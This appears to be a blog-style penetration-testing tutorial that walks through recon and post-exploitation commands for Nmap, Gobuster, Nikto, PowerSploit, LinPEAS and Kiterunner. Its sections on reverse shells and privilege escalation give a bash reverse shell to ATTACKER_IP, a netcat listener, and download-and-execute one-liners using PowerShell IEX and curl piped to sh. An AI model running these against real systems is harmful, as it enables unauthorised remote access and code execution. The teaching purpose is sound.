Listen to this Post

Introduction:
The landscape of cybersecurity is a constant arms race between defenders and offensive security professionals like ethical hackers and penetration testers. Mastering a core set of tools and commands is non-negotiable for successfully identifying, exploiting, and mitigating vulnerabilities in modern IT environments, from web applications to cloud infrastructure.
Learning Objectives:
- Master fundamental command-line tools for network reconnaissance and vulnerability scanning.
- Understand key commands for initial exploitation and establishing a foothold on target systems.
- Learn critical techniques for post-exploitation, including privilege escalation and lateral movement.
You Should Know:
1. Network Reconnaissance with Nmap
Nmap is the undisputed king of network discovery and security auditing. It is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
`nmap -sS -sV -O -p- 192.168.1.100`
-sS: Performs a SYN scan, a stealthy method that doesn’t complete the TCP handshake.
-sV: Probes open ports to determine service/version information.
-O: Enables OS detection based on TCP/IP stack fingerprinting.
`-p-`: Scans all 65,535 ports.
Step-by-Step Guide:
- Install Nmap: Ensure Nmap is installed on your Kali Linux or penetration testing machine (
sudo apt install nmap). - Identify Target: Replace `192.168.1.100` with your target’s IP address or hostname.
- Run the Scan: Execute the command in your terminal. The output will list all open ports, the services running on them, their versions, and a guess at the target’s operating system.
- Analyze Results: Use this information to research specific vulnerabilities associated with the discovered services and versions.
2. Directory and File Enumeration with Gobuster
Gobuster is a tool used to brute-force URIs (directories and files) on web servers, as well as DNS subdomains. Finding hidden directories is a common step in web application penetration testing.
`gobuster dir -u http://example.com -w /usr/share/wordlists/dirb/common.txt -x php,html,txt`
`dir`: Specifies directory/file busting mode.
`-u`: The target URL.
`-w`: The path to the wordlist.
-x: File extensions to append to each word in the wordlist.
Step-by-Step Guide:
- Acquire a Wordlist: Kali Linux comes with several wordlists in the `/usr/share/wordlists/` directory.
- Run Gobuster: Execute the command, replacing `http://example.com` with your target URL.
- Review Findings: The tool will output a list of discovered directories and files (e.g.,
/admin/,/config.php,/backup.zip), which can then be manually investigated for sensitive information.
3. Vulnerability Assessment with Nikto
Nikto is an Open Source web server scanner which performs comprehensive tests against web servers for multiple items, including dangerous files and CGIs.
`nikto -h http://example.com`
`-h`: Specifies the target host.
Step-by-Step Guide:
- Run the Scan: Simply point Nikto at your target web server.
- Interpret Output: Nikto will provide a list of potential issues, including outdated server software, default files, and potential misconfigurations. It is not an exploitation tool but a fantastic first pass for identifying low-hanging fruit.
4. Initial Foothold with Reverse Shells
A reverse shell is a crucial technique where the target machine initiates a connection back to the attacker’s machine, often bypassing firewall restrictions.
Linux Reverse Shell (Bash):
`bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1`
Step-by-Step Guide:
- Set Up Listener: On your attacker machine, start a Netcat listener:
nc -nlvp 4444. - Execute Payload: Find a way to execute the bash command on the target server (e.g., via a vulnerable web application feature like command injection).
- Gain Shell: If successful, you will receive a shell connection on your listener, providing command-line access to the target.
5. Windows Privilege Escalation with PowerSploit
PowerSploit is a collection of PowerShell modules used for post-exploitation. The `PowerUp` module is particularly useful for quickly identifying privilege escalation vectors on Windows systems.
`IEX (New-Object Net.WebClient).DownloadString(‘http://ATTACKER_IP/PowerUp.ps1’); Invoke-AllChecks`
Step-by-Step Guide:
- Host the Script: Download PowerSploit and host the `PowerUp.ps1` script on a web server accessible by the target.
- Execute in Memory: From a PowerShell session on the compromised Windows host, run the command above. It will download and execute the script in memory without touching the disk.
- Analyze Results: The script will check for misconfigured services, insecure registry keys, unattended installation passwords, and more, reporting any potential avenues for privilege escalation.
6. Linux Privilege Escalation with LinPEAS
LinPEAS is a powerful script that searches for possible paths to escalate privileges on Linux hosts. It is the go-to tool for post-exploitation on Linux.
`curl http://ATTACKER_IP/linpeas.sh | sh`
Step-by-Step Guide:
- Host LinPEAS: Download the LinPEAS script and host it on your web server.
- Transfer and Execute: On the compromised Linux host, use `curl` or `wget` to download and pipe the script directly to `sh` for execution.
- Review the Output: LinPEAS will run a battery of checks, highlighting SUID/GUID files, cron jobs, capabilities, vulnerable software, and world-writable files in an easy-to-read color-coded output.
7. API Security Testing with Kiterunner
Modern applications rely heavily on APIs. Kiterunner is a tool designed to brute-force API endpoints, including routes and parameters, that traditional scanners might miss.
`kr scan http://api.example.com -w ~/api-wordlists/data/routes-large.json`
`scan`: The main scan command.
-w: Specifies the path to an API-specific wordlist.
Step-by-Step Guide:
- Install Kiterunner: Download and install Kiterunner from its GitHub repository.
- Acquire API Wordlists: Use specialized wordlists that contain common API routes and parameter names.
- Run the Scanner: Execute the command against your target API endpoint. Kiterunner will intelligently make requests to discover hidden endpoints and test for authorization flaws and other common API vulnerabilities.
What Undercode Say:
- Automation is Key, but Understanding is Paramount. While scripts like LinPEAS and PowerUp automate the tedious work of finding escalation vectors, a professional must understand the underlying misconfigurations they exploit to effectively recommend mitigations.
- The Perimeter is Everywhere. The attack surface is no longer just the corporate firewall. It includes web applications, APIs, cloud storage buckets, and developer infrastructure, requiring a diverse toolkit from Nmap to Kiterunner.
The reliance on automated tools, while efficient, creates a skills gap where practitioners may not grasp the fundamental principles of the attacks they are launching or defending against. The future of ethical hacking lies in a hybrid approach: leveraging powerful automation to handle scale and complexity, but coupling it with deep, manual analysis to uncover logic flaws and novel attack vectors that machines cannot yet comprehend. The most critical vulnerabilities will increasingly be found in the interaction between complex, interconnected systems rather than in standalone software.
Prediction:
The increasing complexity of cloud-native and API-driven architectures will shift the focus of major security exploits from traditional operating system-level vulnerabilities towards misconfigurations in orchestration tools (like Kubernetes), serverless functions, and complex access control policies. AI will be leveraged by both attackers, to generate more sophisticated phishing and social engineering campaigns, and defenders, to analyze vast telemetry datasets for anomalous behavior, making the core command-line skills of reconnaissance and exploitation more valuable than ever as the foundation for this advanced warfare.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Shivam Dhingra – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


